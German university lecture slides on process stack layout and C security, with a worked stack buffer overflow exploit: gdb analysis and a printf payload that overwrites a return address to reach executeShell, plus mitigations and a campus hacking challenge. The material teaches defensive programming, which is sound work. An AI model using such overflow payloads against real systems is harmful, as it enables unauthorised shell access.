

U4 4. Übung

- Besprechung 3. Aufgabe: josh
- Stackaufbau eines Prozesses
- Unix, C und Sicherheit
- Sommer-Hacking: harsh
- Sommer-Hacking für Fortgeschrittene: i4s

U4-1 Stackaufbau eines Prozesses


U4-1 Stackaufbau eines Prozesses

1 Prinzip

- bei jedem Funktionsaufruf wird ein **Stack-Frame** angelegt, in dem u.a.
 - lokale Variablen der Funktion
 - Aufrufparameter an weitere Funktionen
 - Registerbelegung der Funktion während des Aufrufs weiterer Funktionen
 gespeichert werden
- Stackorganisation ist abhängig von
 - Prozessor,
 - Compiler (auch von Version und Flags) und
 - Betriebssystem
- Beispiele aus einem UNIX auf Intel-Prozessor (typisch für CISC)
 - RISC-Prozessoren mit Registerfiles gehen anders vor!

2 Beispiel

- Aufbau eines **Stack-Frames** (Funktionen `main()`, `f1()`, `f2()`)




SP -

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

Stack-Frame für main erstellen
 $\&a = fp - 4$
 $\&b = fp - 8$
 $\&c = fp - 12$




SP -

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

Parameter auf Stack legen
Bei Aufruf Rücksprungadresse auf Stack legen

U4-1 Stackaufbau eines Prozesses



SP -

Systemprogrammierung — Übungen

© Jürgen Kleinröder, Michael Stilkerich, Jens Schedel, Christoph Erhardt • Universität Erlangen-Nürnberg • Informatik 4, 2012

U04.fm 2012-06-15 14.53

U4.5

Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors

2 ■ Stack mehrerer Funktionsaufrufe


```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```

Stack-Frame für f1 erstellen und aktivieren

$\&x = fp+8$
 $\&y = fp+12$
 $\&(i[0]) = fp-12$
 $\&n = fp-16$
 $i[4] = 20$ würde return-Adresse zerstören

U4-1 Stackaufbau eines Prozesses



SP -

Systemprogrammierung — Übungen

© Jürgen Kleinröder, Michael Stilkerich, Jens Schedel, Christoph Erhardt • Universität Erlangen-Nürnberg • Informatik 4, 2012

U04.fm 2012-06-15 14.53

U4.6


Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```

U4-1 Stackaufbau eines Prozesses




2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}

int f2(int z) {
    int m;
    m = 100;
    return(z+1);
}
```

U4-1 Stackaufbau eines Prozesses



2 ■ Stack mehrerer Funktionsaufrufe

```

main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}


int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}

int f2(int z) {
    int m;
    m = 100;
    return(z+1);
}

```

U4-1 Stackaufbau eines Prozesses

return-addr	←2000
fp retten	←1996
a	←1992
b	←1988
c	←1984
Parameter b	←1980
Parameter a	←1976
main return-addr	←1972
main-fp retten	←1968
i[2]	←1964
i[1]	←1960
i[0]	←1956
n	←1952
Parameter x	←1948
f1 return-addr	←1944
f1-fp retten	←1940
m	←1936
⋮	←1932



Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors

2 ■ Stack mehrerer Funktionsaufrufe

```

main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}


int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}

int f2(int z) {
    int m;
    m = 100;
    return(z+1);
}

```

U4-1 Stackaufbau eines Prozesses

return-addr	←2000
fp retten	←1996
a	←1992
b	←1988
c	←1984
Parameter b	←1980
Parameter a	←1976
main return-addr	←1972
main-fp retten	←1968
i[2]	←1964
i[1]	←1960
i[0]	←1956
n	←1952
Parameter x	←1948
f1 return-addr	←1944
f1-fp retten	←1940
m	←1936
⋮	←1932




Reproduktion jeder Art oder Verwendung dieser Unterlage, außer zu Lehrzwecken an der Universität Erlangen-Nürnberg, bedarf der Zustimmung des Autors

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```




return-addr	←2000
fp retten	←1996
a	←1992
b	←1988
c	←1984
Parameter b	←1980
Parameter a	←1976
main return-addr	←1972
main-fp retten	←1968
i[2]	←1964
i[1]	←1960
i[0]	←1956
n	←1952
Parameter x	←1948
f1 return-addr	←1944
f1-fp retten	←1940
m	←1936
⋮	←1932

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}

int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```




return-addr	←2000
fp retten	←1996
a	←1992
b	←1988
c	←1984
Parameter b	←1980
Parameter a	←1976
main return-addr	←1972
main-fp retten	←1968
i[2]	←1964
i[1]	←1960
i[0]	←1956
n	←1952
Parameter x	←1948
f1 return-addr	←1944
f1-fp retten	←1940
m	←1936
⋮	←1932

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}


int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}


int f1(int x, int y) {
    int i[3];
    int n;
    x++;
    n = f2(x);
    return(n);
}
```



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    return(a);
}
```

U4-1 Stackaufbau eines Prozesses




2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;
    a = 10;
    b = 20;
    f1(a, b);
    f3(200);
}
```

Was wäre, wenn man nach f1() die Funktion f3() aufrufen würde?

```
int f3(int z) {
    int m;
    return(z+1);
}
```

U4-1 Stackaufbau eines Prozesses



U4-2 Unix, C und Sicherheit

```
static const char PASSWORD[] = "hello";

static int askForPassword(void) {
    fputs("Password: ", stdout);

    char password[8 + 1]; // 8 characters and '\0'
    int n = scanf("%s", password);
    if (n == EOF) {
        return -1;
    }

    return strcmp(password, PASSWORD);
}
```

- Pufferüberschreitung wird nicht überprüft
 - ◆ die Variable **password** wird auf dem Stack angelegt
 - ◆ nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z. B. andere Variablen, gesicherte Register oder die Rücksprungadresse der Funktion

1 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und starten mit dem gdb

```
> make
> gdb ./auth

(gdb) b main
Breakpoint 1 at 0x80484a7: file auth.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7fffff9f4) at auth.c:16
16      if (askForPassword() == 0) executeShell();
(gdb) s
askForPassword () at auth.c:6
6      n = scanf("%s", password);
```

- je nach Compiler-Version können die tatsächlichen Adressen von dem Beispiel auf den Folien abweichen!

2 Ausnutzen des Pufferüberlaufs: Codelayout analysieren

- Analyse des Textsegmentes des Prozesses:
 - ◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


- ◆ Adresse der executeShell-Funktion

```
(gdb) p executeShell
$2 = {void ()} 0x8048478 <executeShell>
```

- ◆ Adresse der askForPassword-Funktion

```
(gdb) p askForPassword
$3 = {int ()} 0x8048440 <askForPassword>
```

3 Aufbau des Codesegments des Prozesses



4 Ausnutzen des Pufferüberlaufs: Stacklayout analysieren

- Analyse der Stackbelegung in Funktion askForPassword()
 - ◆ Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```


- ◆ Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

- ◆ Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```

5 Aufbau des Stacks des Prozesses



6 Ausnutzen des Pufferüberlaufs: Stack analysieren


- Analyse der Stackbelegung in Funktion `askForPassword()`

◆ Return-Adresse

```
(gdb) x 0x7fffffc54
0x7ffff9a4: 0x0804848ac

0x80484a4 <main>:    push  %ebp
0x80484a5 <main+1>:  mov   %esp,%ebp
0x80484a7 <main+3>:  call  0x8048440 <askForPassword>
0x80484ac <main+8>:  → 0x80484ac <main+8>:  mov   %eax,%eax
0x80484ae <main+10>: test  %eax,%eax
0x80484b0 <main+12>: jne   0x80484b7 <main+19>
0x80484b2 <main+14>: call  0x8048478 <executeShell>
0x80484b7 <main+19>: leave
0x80484b8 <main+20>: ret
```

7 Aufbau des Stacks des Prozesses



8 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p executeShell
$2 = {void ()} 0x8048478 <executeShell>
```

- Erzeugung eines manipulierenden Input-Bytestroms mit Hilfe eines kleinen Programmes, das
 - ◆ zuerst einen Bytestrom schickt, der zu einem Stack-Überlauf und dem fehlerhaften Rücksprung (und damit zum Aufruf von executeShell) führt

```
printf("012345678aaannnnfpfp%c%c%c%c\n", 0x78, 0x84, 0x04, 0x08);
```

- 9 Byte für char-Array + 3 Byte für Alignment auf 4-Byte-Grenze
- 4 Byte für Variable n
- 4 Byte für Framepointer
- 4 Byte für neue Rücksprungadresse **0x8048478**

! Byteorder bei der Adresse beachten

- ◆ anschließend alle Zeichen von stdin hinterherschickt
(die bekommt dann die in **executeShell** gestartete Shell)

8 Ausnutzen des Pufferüberlaufs (2)

- Beispiel funktioniert nur, wenn der im Rahmen des Angriffs auszuführende Code bereits Bestandteil des Programms ist
- gefährlichere Alternative:
 - zusätzlich zu der Manipulation der Rücksprungadresse schickt man auch gleich noch eigenen Maschinencode hinterher
 - und manipuliert die Rücksprungadresse so, dass sie in den mitgeschickten Code im Stack zeigt
(im Beispiel z. B. auf 0x7ffffc58)

9 Vermeidung von Puffer-Überläufen

- Die folgenden Funktionen sollte man auf keinen Fall verwenden!
 - ◆ `scanf("%s", buffer);`
 - Stattdessen: `char buffer[10]; scanf("%9s", buffer);`
 - ◆ `gets()`
 - Stattdessen Verwendung von `fgets()`
 - Die folgenden Funktionen sollte man nur benutzen, wenn man beweisen kann, dass der Zielpuffer groß genug ist:
 - ◆ `strcpy()`, `strcat()`
 - Alternativen: `strncpy()`, `strncat()`
 - Aber Vorsicht, `strncpy()` terminiert den String nicht mit '\0', falls der Zielpuffer zu klein ist (siehe Man-Page)!
 - ◆ `sprintf()`
 - Alternative: `snprintf()`

10 Schutzmaßnahmen gegen Pufferüberläufe (Auswahl)

- NX-Bit in der Speicherverwaltungseinheit
 - ◆ Speicherseiten können als nicht ausführbar markiert werden
 - ◆ verhindert z. B. Ausführung von Schadcode auf dem Stack
 - return auf die Stackadresse führt zu Segmentation fault
 - ◆ bei SPARC- oder x86_64-Architekturen verfügbar, nicht aber bei älteren x86-Architekturen
 - ◆ aber kein 100%iger Schutz, da manipulierte Sprünge auf existierende Code-Sequenzen trotzdem möglich sind (*Return-Oriented Programming*)!
 - Address Space Layout Randomization (ASLR)
 - ◆ zufällige Positionierung von Datenbereichen im logischen Adressraum
 - ◆ erschwert Angriffe, bei denen Adressen bekannt sein müssen
 - Canaries (erschweren Pufferüberläufe auf dem Stack)
 - ◆ Ablegen einer (zufälligen) Magic Number in jedem Stackframe
 - ◆ beim Abbauen des Stackframes wird überprüft, ob die Magic Number verändert wurde
 - ◆ im GCC Aktivierung mit `-fstack-protector`

U4-3 Sommer-Hacking: harsh

1 Szenario

- Shell-Server *harsh* (Holey Assailable Remote SHell)
 - ◆ läuft auf Rechner faui00a.informatik.uni-erlangen.de, Port 10443
 - ◆ Verbindungen nur aus dem CIP-Netz (131.188.30.0/24)
Verwendung von z.B. telnet oder netcat: nc -q0 faui00a 10443
 - ◆ startet nach Eingabe des richtigen Passworts einfache Shell:
cash (CAstrated SHell)
 - ◆ *cash* erlaubt Registrierung des eigenen Namens in der *Hall of Fame*
- Vorgaben in /proj/i4sp2/pub/harsh
- Open-Source-Programm
 - ◆ Quellen *harsh.c*, *connection-fork.c*, *request-auth.c*
 - ◆ Binärversion der laufenden Instanz verfügbar: *harsh*
 - z. B. weil mit einer Distribution ausgeliefert

2 Vorgehensweise

- Finden einer Schwachstelle durch Analyse des Quellprogramms
- Identifizieren des diensterbringenden Codestücks
 - ◆ Anzeige des Binärcodes: objdump -d *harsh*
 - ◆ Verwendung von GDB bedingt möglich
 - Erstellen eines eigenen Kompilats mit Debug-Information
 - Adressen/Stacklayout sind jedoch nicht identisch zu Referenzkomplilat
 - Verwendung des Referenzkomplilats: nur globale Symbole enthalten
 - ◆ Ziel: Identifizierung einer passenden Zieladresse im Code
- Weg zur Ausnutzung der Lücke finden
 - ◆ Analyse des Assemblercodes um die Schwachstelle herum
 - ◆ Ziel: Zugang zum angebotenen Dienst (*cash*)
 - ◆ Bestimmung des Stackframe-Layouts

2 Vorgehensweise

- Exploit zur Ausnutzung der Lücke entwickeln
 - ◆ Nebeneffekte beim Überschreiben von Stackbereichen beachten
 - ◆ Compileroptimierungen beachten
 - ◆ Exploit anwenden und in die Hall of Fame eintragen
- Anzeige der Hall of Fame (Zeitangaben in UTC)


```
cat /proj/i4sp2/pub/harsh/hall-of-fame.txt
```

3 Hinweise

- die Teilnahme ist freiwillig und wird nicht bewertet
- der Harsh-Server wird am Semesterende abgestellt

U4-4 Sommer-Hacking für Fortgeschrittene: i4s

- Details in der Datei `/proj/i4sp2/pub/i4s/doc/readme.txt`
- der i4s-Server wird ebenfalls zum Semesterende abgestellt